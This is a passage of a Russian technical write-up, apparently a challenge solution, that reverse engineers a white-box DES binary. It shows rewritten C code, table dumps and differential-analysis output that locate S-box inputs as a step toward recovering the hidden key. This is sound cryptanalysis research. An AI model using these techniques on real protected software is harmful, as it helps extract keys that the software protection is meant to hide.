Подсказка для ускорения работы: всегда сначала сосредотачивайтесь на размере и природе буферов, передаваемых различным подфункциям.

Реверс wb_init()

Теперь пора взглянуть на первую функцию. Снова я не буду детализировать весь реверс-инжиниринг, а лишь дам несколько пояснений:

• При каждом вызове функция использует набор из 15 таблиц поиска, адреса которых зависят как от индекса в выходном массиве, так и от индекса самого бокса (среди 15 используемых функцией).

Это означает, что наборы таблиц для вычисления OUT[x] и OUT[y] (при x≠y) (скорее всего) различны, и для одного OUT[x] к IN[a] и IN[b] при a≠b применяются разные таблицы.

• Все эти таблицы поиска расположены по адресу:

```
Initialize + 256*idx_box + OUT_idx*0xF00
где:
    > idx_box — индекс бокса среди 15
    > OUT_idx — индекс в выходном массиве (OUT)
```

• Таблицы статичны. Благодаря этому свойству мы можем дампить их в любое время. Для этой задачи я написал небольшой GDB-скрипт (доступен в приложении). Экспорт — это массив таблиц поиска (iBOX_i) на языке C.

• wb_init() работает с ниббами (4 бита), поэтому для конкретного выходного байта (OUT[m]) генерация 4 младших бит независима от генерации 4 старших.

Имея в виду эту информацию, рассмотрим переписанную функцию wb_init():

```
// ----- wb_init.c -----
unsigned char p[8];

inline void wb_init(
    int m       // ebp-48h
)
{
    unsigned int temp0; // ebp-228h
    unsigned int temp1; // ebp-224h
    [...]
    unsigned int temp23; // ebp-1CCh

    unsigned int eax,ebx,ecx,edx,edi,esi;

    bzero(p,sizeof p);
    p[0] = iBOX_0[m][in[0]];
    p[1] = iBOX_1[m][in[1]];
    p[2] = iBOX_2[m][in[2]];
    p[3] = iBOX_3[m][in[3]];
    p[4] = iBOX_4[m][in[4]];
    p[5] = iBOX_5[m][in[5]];
    p[6] = iBOX_6[m][in[6]];
    p[7] = iBOX_7[m][in[7]];

    // Первый ниббл

    ecx = (0xF0 & p[0]) ^ ( p[1] >> 4 );
    temp3 = 0xF0 & iBOX_8[m][ecx];

    ecx = (0xF0 & p[2]) ^ ( p[3] >> 4 );
    eax = iBOX_9[m][ecx] >> 4;
    ecx = temp3 ^ eax;
    temp6 = 0xF0 & iBOX_12[m][ecx];

    ecx = (0xF0 & p[4]) ^ ( p[5] >> 4 );
    eax = iBOX_10[m][ecx] >> 4;
    ecx = temp6 ^ eax;
    edi = 0xF0 & iBOX_13[m][ecx];

    ecx = (0xF0 & p[6]) ^ ( p[7] >> 4 );
    eax = iBOX_11[m][ecx] >> 4;
    ecx = edi ^ eax;
    edx = iBOX_14[m][ecx];
    esi = edx & 0xFFFFFFF0;
```

```
    // Второй ниббл

    ecx = (0x0F & p[1]) ^ (0xF0 & ( p[0] << 4 ));
    temp15 = 0xF0 & ( iBOX_8[m][ecx] << 4);

    ecx = (0x0F & p[3]) ^ (0xF0 & ( p[2] << 4 ));
    eax = 0x0F & ( iBOX_9[m][ecx] );
    ecx = temp15 ^ eax;
    temp18 = 0xF0 & ( iBOX_12[m][ecx] << 4 );

    ecx = (0x0F & p[5]) ^ (0xF0 & ( p[4] << 4 ));
    eax = 0x0F & iBOX_10[m][ecx];
    ecx = temp18 ^ eax;
    temp21 = 0xF0 & (iBOX_13[m][ecx] << 4);

    ecx = (0x0F & p[7]) ^ (0xF0 & ( p[6] << 4 ));
    eax = 0x0F & ( iBOX_11[m][ecx] );
    ecx = temp21 ^ eax;
    eax = 0x0F & ( iBOX_14[m][ecx] );

    // Выход — комбинация обоих ниббов

    eax = eax ^ esi;
    out[m] = (char)eax;
    return;
}
// ----- конец wb_init.c -----
```


Краткое резюме:


• & (AND) и >>/<< (СДВИГИ) используются для работы с ниббами

• ^ (XOR) используется для конкатенации ниббов с целью построения входов (байтов) таблиц поиска iBOX_i

• Выходной байт out[m] — конкатенация двух независимо вычисленных ниббов

Для понимания происходящего рисунок гораздо нагляднее. Вот как это выглядит (благодаря asciio [R11]):






В данном случае 'H' используется как суффикс для обозначения старшего (High) ниббла конкретного байта. Как видно, вход (соответственно выход) — не массив из 8 (соответственно 12) _байт_, а массив из 16 (соответственно 24) _ниббов_. Действительно, каждый байтовый массив (iBox_i) хранит ровно 2 таблицы поиска. Говорят, что такие таблицы поиска «уплотнены» (compacted), подробнее см. [R14].


Общее описание

Отличная новость: функции wb_init(), wb_round() и wb_final() состоят из одних и тех же ниббл-ориентированных паттернов. Таким образом, wb_round() и wb_final() также содержат AT, применённое к массиву ниббов, и окончание реверс-инжиниринга вполне прямолинейно.

Замечание: работа с ниббами подразумевает, что внутреннее кодирование выполняется с помощью биекций от 4 до 4 бит.

Снова, благодаря asciio, мы можем нарисовать нечто подобное:





Написать C-код, соответствующий этим функциям, несложно, хотя и немного утомительно (не говоря уже о склонности к ошибкам). Я смог переписать весь бинарник за несколько часов (и примерно столько же потратил на то, чтобы заставить его работать :O). Исходный код доступен в приложении.

Замечание: я не пробовал использовать Hex-Rays на бинарнике, но было бы интересно узнать, работает ли декомпиляция «из коробки».

Легко убедиться, что мой исходный код функционально эквивалентен оригиналу по поведению входа/выхода:

```
$ ./wbDES.orig 11 22 ff dd 00 11 26 93          <- оригинал

INPUT:    11 22 ff dd 00 11 26 93
OUTPUT:   04 e9 ff 8e 2e 98 6c 6b
$ make
$ ./wbdes.try 11 22 ff dd 00 11 26 93           <- моя копия :)

INPUT:    11 22 ff dd 00 11 26 93
OUTPUT:   04 e9 ff 8e 2e 98 6c 6b
$
```

Теперь попробуем взломать белый ящик. Мы будем действовать в два шага, именно так я и поступал при работе с задачей. Описываю свой подход, не следуя академическим публикациям. Не знаю, лучше он или нет. Это просто мой способ делать вещи и, поскольку я не криптограф, он _практический_. Если вы предпочитаете более _теоретические_ решения, обратитесь к [R04] со списком статей по данной теме.

6.2 - Шаг обнаружения

Прежде всего, соберём информацию об этом белом ящике. Есть одно очевидное наблюдение: нет явного шага T-Box, что доказывает его объединение с шагом AT в одной функции. Это оптимизация, исторически предложенная в [R14] с целью защиты выхода T-Box и, как следствие, смягчения так называемой атаки статистического разбиения на группы (statistical bucketing attack), описанной в [R09], при одновременном сжатии реализации путём объединения операций.

Я использовал эту информацию, а также размер бинарника (чуть больше размера таблиц поиска) как индикаторы того, насколько современным может быть дизайн. У меня не было времени прочитать все статьи, связанные с белым ящиком (хотя их и не тысячи).

Анализ wb_init()

Ранее я делал предположения о wb_init() и wb_round(), но в этот момент мало что известно наверняка. Пришло время немного поиграть с wb_init() — и под «играть» я имею в виду обнаружение «связи» между входом (открытым текстом) и входом wb_round(), который я буду называть «stage0».

Начнём с быстрого наблюдения. Как было сказано, для каждого выходного байта wb_init() существует соответствующий набор из 14 (уплотнённых) iBox_i. Беглый взгляд на эти боксы позволяет определить, что для каждого набора первые 8 iBox_i имеют очень низкую энтропию. Напротив, оставшиеся 5 имеют высокую энтропию:

```
[...]

unsigned char iBOX_3[12][256] = {
{
 0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
 0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
 0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
 0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
 0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,0xf7,
 [...]
 0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,
 0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,
},

[...]

unsigned char iBOX_8[12][256] = {
{
 0x13,0xdf,0xf9,0x38,0x61,0xe2,0x44,0x9e,0xc0,0x2a,0x0b,0xb7,0x7c,0xad,
 0x56,0x85,0x96,0xbe,0x8b,0x04,0x27,0xcd,0xa8,0x1f,0xec,0x65,0x39,0xd1,
 0x50,0x42,0x73,0xfa,0x4a,0x52,0x04,0x8b,0xcc,0x2f,0x19,0xad,0x67,0xe3,
 [...]
 0x8a,0x08,0xbd,0x59,0x36,0xf1,0xef,0x45,0x13,0xd4,0x90,0x67,0xae,0x76,
 0x3c,0xf7,0xe4,0x65,0x91,0x43,0x2b,0xcd,0x80,0x58,0xd9,0x1a,0xbf,0x02,
},
```

Пример показывает, что iBOX_3[0] имеет только 2 возможных значения: 0xf7 для любого индекса <= 127 и 0xf1 для остальных. Иными словами, этот бокс является битовым фильтром:

```
- Старший выходной ниббл: только 1 возможное значение (0xf) => бит не выбран
- Младший выходной ниббл: 2 возможных значения (0x1, 0x7) => выбирается MSB входа
```

Давайте визуализируем эффект первых 8 iBox_i для каждого выходного ниббла. Чтобы определить, участвует ли конкретный бит на позиции 'i' в LUT 'p', можно вычислить:

```
- p[0]&0xf0 и p[(1<<i)]&0xf0    ; влияние на старший ниббл
- p[0]&0x0f и p[(1<<i)]&0x0f    ; влияние на младший ниббл
```

В каждом случае, если бит на позиции 'i' действительно задействован, оба результата будут различными. Это реализовано в entropy.c (см. приложение):

```
$ ./entropy

[+] Link between IN and OUT arrays
  OUT[0] (high) is composed of:
    -> bit 6
    -> bit 49
    -> bit 57
    -> bit 56
  OUT[0] (low) is composed of:
    -> bit 24
    -> bit 32
    -> bit 40
    -> bit 48
[...]
  OUT[11] (high) is composed of:
    -> bit 7
    -> bit 15
    -> bit 23
    -> bit 31
  OUT[11] (low) is composed of:
    -> bit 14
    -> bit 22
    -> bit 46
    -> bit 54
[+] Total nbr of bits involved = 96
[...]
```

Анализ первых 8 LUT показывает, что каждый ниббл выхода (OUT[i]) связан ровно с 4 входными битами. Таким образом, первые 8 iBox_i — не что иное, как обфусцированное линейное отображение.

Хорошая идея — сосредоточиться подробнее на частоте входных битов:

```
$ ./entropy
[...]
[+] Nbr of times a bit is used
  [b_00] 2 [b_01] 1 [b_02] 2 [b_03] 1 [b_04] 2 [b_05] 1 [b_06] 2 [b_07] 1
  [b_08] 2 [b_09] 1 [b_10] 2 [b_11] 1 [b_12] 2 [b_13] 1 [b_14] 2 [b_15] 1
  [b_16] 2 [b_17] 1 [b_18] 2 [b_19] 1 [b_20] 2 [b_21] 1 [b_22] 2 [b_23] 1
  [b_24] 2 [b_25] 1 [b_26] 2 [b_27] 1 [b_28] 2 [b_29] 1 [b_30] 2 [b_31] 1
  [b_32] 2 [b_33] 1 [b_34] 2 [b_35] 1 [b_36] 2 [b_37] 1 [b_38] 2 [b_39] 1
  [b_40] 2 [b_41] 1 [b_42] 2 [b_43] 1 [b_44] 2 [b_45] 1 [b_46] 2 [b_47] 1
  [b_48] 2 [b_49] 1 [b_50] 2 [b_51] 1 [b_52] 2 [b_53] 1 [b_54] 2 [b_55] 1
  [b_56] 2 [b_57] 1 [b_58] 2 [b_59] 1 [b_60] 2 [b_61] 1 [b_62] 2 [b_63] 1
$
```

Чётные биты используются ровно дважды, а нечётные — только один раз (здесь «нечётные» и «чётные» относятся к позиции). Или можно сказать, что чётные биты дублируются во внутреннем состоянии, построенном на этом шаге.

Любой, знакомый с DES, знает, что функция IP(X) DES даёт внутреннее состояние L || R, где:
• L — массив, составленный из нечётных битов X
• R — массив, составленный из чётных битов X

В академической реализации WB DES построение 96-битного состояния выполняется с дублированием чётных битов (R). Это связано с тем, что эти биты необходимы как на входе E-box, так и на выходе раундовой функции DES (см. предыдущее описание DES). Таким образом, совпадение очевидно и является явным указанием на то, что ко входу не применяется внешнее кодирование (и, следовательно, вероятно, и к выходу). Точнее говоря, на битах L и R ещё может быть битовая перестановка, но это звучит как глупое предположение, так что забудем об этом.

Продолжим дифференциальным анализом полного wb_init(). Этот шаг гораздо более интуитивен. Подумайте: если вы хотите выяснить, какие ниббы stage0 (выхода wb_init) подвержены влиянию конкретного входного бита, примените wb_init() к двум входам, единственное отличие которых —

этот бит. Затем вычислите XOR обоих результатов, и ненулевые ниббы — это те, что оказались затронуты. Этот подход во многом вдохновлён [R09].

```
$ ./entropy
[...]
[+] Differential cryptanalysis on wb_init()
    -> b_00 :: 00 04 20 00 00 00 00 00 00 00 00 00
    -> b_01 :: 00 00 00 40 00 00 00 00 00 00 00 00
    -> b_02 :: 00 00 00 09 d0 00 00 00 00 00 00 00
    -> b_03 :: 00 00 00 00 00 00 00 90 00 00 00 00
    -> b_04 :: 00 00 00 00 00 0e 60 00 00 00 00 00
    -> b_05 :: 00 00 00 00 00 00 00 00 00 50 00 00
    -> b_06 :: 80 00 00 00 00 00 00 05 00 00 00 00
    -> b_07 :: 00 00 00 00 00 00 00 00 00 00 00 b0
    -> b_08 :: 00 07 00 00 00 00 00 00 01 00 00 00
    -> b_09 :: 00 00 00 f0 00 00 00 00 00 00 00 00
    -> b_10 :: 00 00 00 06 00 00 00 00 00 03 00 00
[...]
```

Для чётных битов затрагиваются 2 ниббла, и только один для нечётных. Это не только подтверждает нашу предыдущую гипотезу, но и позволяет выявить позицию (индекс в массиве ниббов) битов во внутреннем состоянии WB (с вероятностью 1/2 для чётных битов). Это особенно интересно, например, при поиске S-Box ;-)

Анализ первого wb_round()

Для анализа этой функции есть умный приём — использовать нечётные биты (L0) и выполнить дифференциальный анализ.

Нативно DES удовлетворяет следующей системе уравнений:

```
L1 = R0
R1 = L0 [+] f(R0,K0)

Где
    L0 || R0 — результат IP(plaintext)
    K0 — первый подключ
```

Рассмотрим два открытых текста (A и B). Первый состоит из всех нулевых битов (L0_A || R0_A), тогда как второй ((L0_B || R0_B) имеет вес 1, и его единственный бит равен 1 в L0.

Замечание: хотя существует только один A, возможных B — 32. Из предыдущих уравнений:

```
L1_A = R0_A = 0
R1_A = L0_A [+] f(R0_A,K0) = f(0,K0)
```

И:

```
L1_B = R0_B = 0
R1_B = L0_B [+] f(R0_B,K0) = L0_B [+] f(0,K0)
```

(Простите за ленивые обозначения)

В итоге:

```
DELTA(L1||R1)(A,B) =  ( L1_A [+] L1_B || R1_A [+] R1_B )
                   =  ( 0 [+] 0 || f(0,K0) [+] L0_B [+] f(0,K0) )
                   =  ( 0 || L0_B )
```

Мы знаем, что вес L0_B равен 1, поэтому в нативном DES изменение одного бита в L0 вызывает изменение ровно одного бита в выходе раундовой функции DES. В обфусцированном контексте это означает, что изменяется только один выходной ниббл, а вычисление DELTA (результата дифференциального анализа) — это просто способ легко его идентифицировать.

Уяснив главную идею, поработаем с реальным WB. Снова рассмотрим открытые тексты A и B, дающие (L0_A || R0_A) и (L0_B || R0_B) после IP().

Поскольку wb_round() включает E-box и выдаёт 96-битный выходной стейт, нужно учесть дополнительное преобразование:

```
X (64b) ---> [ wb_init + first wb_round ] ----> Y (96b)
```

Здесь Y — выход wb_round. Следуя дизайну в академических публикациях:

```
Y = RP ( L1 || X1 || r1 )      (RP = случайная битовая перестановка для
                                     сокрытия позиции битов в
                                     обфусцированном выходе)
Где:
    - L1 = R0 (из уравнения раунда DES)
    - X1 = результат E-box, применённого к R1
    - r1 = дополнительные биты, так что множество X1 и r1
           в точности является двойником R1
```

Применим дифференциальный анализ. Важно заметить, что RP() и E() — оба линейные операции, что упрощает задачу. Известно, что:

```
LinearFunc(x [+] y) = LinearFunc(x) [+] LinearFunc(y)
```

Объединяя всё вместе:

```
DELTA(Y)(a,b) = RP(Y_A) [+] RP(Y_B)
              = RP(Y_A [+] Y_B)
              = RP(L1_A [+] L1_B || X1_A [+] X1_B
                                 || r1_A [+] r1_B)
              = RP(0 [+] 0 || E(f(0,K0)) [+] E(L0_B [+] f(0,K0))
                           || r1_a [+] r1_b)
              = RP(0 || E(f(0,K0) [+] L0_B [+] f(0,K0))
                     || r1_A [+] r1_B)
              = RP(0 || E(L0_B) || r1_A [+] r1_B)
```

Если установленный бит в L0 — средний бит:

```
- Weight(E(L0_B)) = 1  и  Weight(r1_A [+] r1_B) = 1
```

Если нет:

```
- Weight(E(L0_B)) = 2  и  Weight(r1_A [+] r1_B) = 0
```

В обоих случаях Weight(RP(0 || E(L0_B) || r1_A [+] r1_B)) = 2, поскольку RP влияет только на вес перестановкой битов. Это означает, что изменение 1 бита должно оказывать видимое воздействие «не более чем» на 2 ниббла. «Не более чем» и не «ровно», поскольку из-за эффекта RP() два бита могут оказаться в одном ниббле.

Проверим, правы ли мы:

```
b_01 :: 00 05 d0 00 00 00 00 00 00 00 00 00  <-- 2 изменённых ниббла
b_03 :: 00 00 00 03 60 00 00 00 00 00 00 00  <-- 2 изменённых ниббла
b_05 :: 00 00 00 00 00 04 e0 00 00 00 00 00  <-- 2 изменённых ниббла
b_07 :: 90 00 00 00 00 00 00 08 00 00 00 00  ...
b_09 :: 00 0b 00 00 00 00 00 00 05 00 00 00
b_11 :: 00 00 00 0f 00 00 00 00 00 08 00 00
b_13 :: 00 00 00 00 00 0d 00 00 00 00 0f 00
b_15 :: 00 00 00 00 00 00 00 0f 00 00 00 06
b_17 :: 00 04 00 00 00 00 00 00 0c 00 00 00
b_19 :: 00 00 00 09 00 00 00 00 00 0f 00 00
b_21 :: 00 00 00 00 00 08 00 00 00 00 06 00
b_23 :: 00 00 00 00 00 00 00 0d 00 00 00 08
b_25 :: 08 d0 00 00 00 00 00 00 00 00 00 00
b_27 :: 00 00 04 20 00 00 00 00 00 00 00 00
b_29 :: 00 00 00 00 05 80 00 00 00 00 00 00
b_31 :: 00 00 00 00 00 00 04 20 00 00 00 00
b_33 :: 02 70 00 00 00 00 00 00 00 00 00 00
b_35 :: 00 00 0c f0 00 00 00 00 00 00 00 00
b_37 :: 00 00 00 00 0d b0 00 00 00 00 00 00
b_39 :: 00 00 00 00 00 00 0f a0 00 00 00 00
b_41 :: 0c 00 00 00 00 00 00 00 0f 00 00 00
b_43 :: 00 00 0d 00 00 00 00 00 00 02 00 00
b_45 :: 00 00 00 00 09 00 00 00 00 00 05 00
```

```
b_47 :: 00 00 00 00 00 00 03 00 00 00 00 03
b_49 :: 0f 00 00 00 00 00 00 00 0d 00 00 00
b_51 :: 00 00 06 00 00 00 00 00 00 03 00 00
b_53 :: 00 00 00 00 0b 00 00 00 00 00 0c 00
b_55 :: 00 00 00 00 00 00 02 00 00 00 00 01
b_57 :: b0 00 00 00 00 00 00 0c 00 00 00 00
b_59 :: 00 03 60 00 00 00 00 00 00 00 00 00
b_61 :: 00 00 00 0e 40 00 00 00 00 00 00 00
b_63 :: 00 00 00 00 00 0b f0 00 00 00 00 00
```

Именно то, чего мы ожидали :) Если честно, я сначала наблюдал результат дифференциального анализа, затем заметил «странное» поведение с нечётными битами и наконец разобрался в причинах математически ;)

Один приятный момент: можно легко выявить позицию конкретных S-Box внутри T-Box. Сначала сравним дифференциальный анализ чётных битов 28, 36, 52, 60 и нечётного бита 1:

```
b_01 :: 00 05 d0 00 00 00 00 00 00 00 00 00
b_28 :: 0d 75 dd 00 00 00 04 20 0f d2 00 00
b_36 :: 0c 05 d0 00 09 00 04 20 cf 00 05 00
b_52 :: 00 05 d0 09 00 00 00 00 90 0f 00 00
b_60 :: 0c 05 d6 09 00 00 02 00 3f 0d 00 01
```

Очевидно, установка этих чётных битов по одному вызывает то же изменение (среди прочих), что и установка нечётного бита 1 (ниббы 01L (0x5) и 02H (0xd)), значит, между ними должна быть какая-то математическая связь — другие биты таким свойством не обладают.

Работа с SBox

Причина такого поведения объясняется очень просто. Но сначала возьмём пример с открытым текстом A (нулевой вектор):

Мы знаем, что:

```
R1_A = L0_a [+] P(S1[0 [+] k0] || S2[0 [+] k1] || ... || S8[0 [+] k7])
R1_A = 0    [+] P(S1[k0]       || S2[k1]       || ... || S8[k7])
R1_A = P( S1[k0] || S2[k1] || ... || S8[k7] )

Где:
    ki — 6-битные векторы (0 <= i < 8)
    K0 = k0 || k1 || k2 ... || k7
```

Таким образом, при нулевом открытом тексте (A), R1_A является перестановкой выхода Sbox, чьи входы — это биты первого подключа.

Сосредоточимся на 1 из 4 битов, генерируемых SBox S (любым из 8). Мы не знаем его значения (b), но при применении P-Box он окажется в конкретном ниббле:

```
R1_A = f(R0,K0) = ???? ?b?? ???? ???? ???? ???? ???? ????

                       ^
                       |__  Этот бит

                  <-------------------------------------->
                       (4bits x 8) = 32 bits state
```

Поскольку WB для DES работает с продублированным Rx, это даёт следующее внутреннее состояние:

```
            ... ??b? ???? ???? ???b ...

                  ^               ^
                  |               |
                  --------------------  b продублирован

                <------------------------->
                          96 bits state
```

Следуя объяснённому ранее про нечётные биты, из 32 возможных B один из них повлияет на b при XOR L0_B с f(0,K0).

Таким образом, рассматривая 96-битное внутреннее состояние внутри WB:

```
... ??a? ???? ???? ???a ...

Где:
    a = b [+] 1
```

Следовательно, дифференциал между A и B будет:

```
... ??b? ???? ???? ???b ...   (от A)

           [+]

... ??a? ???? ???? ???a ...   (от B)

            =

... ??1? ???? ???? ???1 ...  ( потому что a [+] b
                                      = a [+] a [+] 1
                                      = 1             )
```

Назовём этот дифференциал «свидетелем», а два ниббла, где b=1 — «ниббами-свидетелями».

Работа со свидетелем

Представим, что используется ещё один открытый текст (X) с весом 1, где единственный установленный бит — один из 6 возможных, влияющих на SBox S. Возможны два варианта:

• S всё равно выдаёт b
• S теперь выдаёт b+1

При дифференциальном анализе между X и A (нулевым вектором):

```
Случай 1:
=========

            ... ??b? ???? ???? ???b ...   (от A)

                       [+]

            ... ??b? ???? ???? ???b ...   (от X)

                        =

            ... ??0? ???? ???? ???0 ...   <-- бесполезный результат

Случай 2:
=========

            ... ??b? ???? ???? ???b ...   (от A)

                       [+]

            ... ??a? ???? ???? ???a ...   (от X)

                        =

            ... ??1? ???? ???? ???1 ...   <-- вектор-свидетель :)))
```

Случай 2 идеален, поскольку даёт различитель. Можно проверить все 32 возможных X (каждый с различным установленным чётным битом) и наблюдать те, которые дают вектор-свидетель, связанный с b.

Именно это мы неявно делали, когда обнаружили связь между битами 28, 36, 52 и 60. Или, говоря проще: мы только что обнаружили нечто огромное — биты 28, 36, 52 и 60 являются входами одного SBox, а бит 1 — одним из выходов этого SBox. В этот момент защита получила серьёзный удар.

Замечание: первый подключ модифицирует вход, подаваемый в SBox. Следовательно, обнаруженная связь «зависит от ключа». Это будет важно позже — продолжайте читать!

Углубляясь

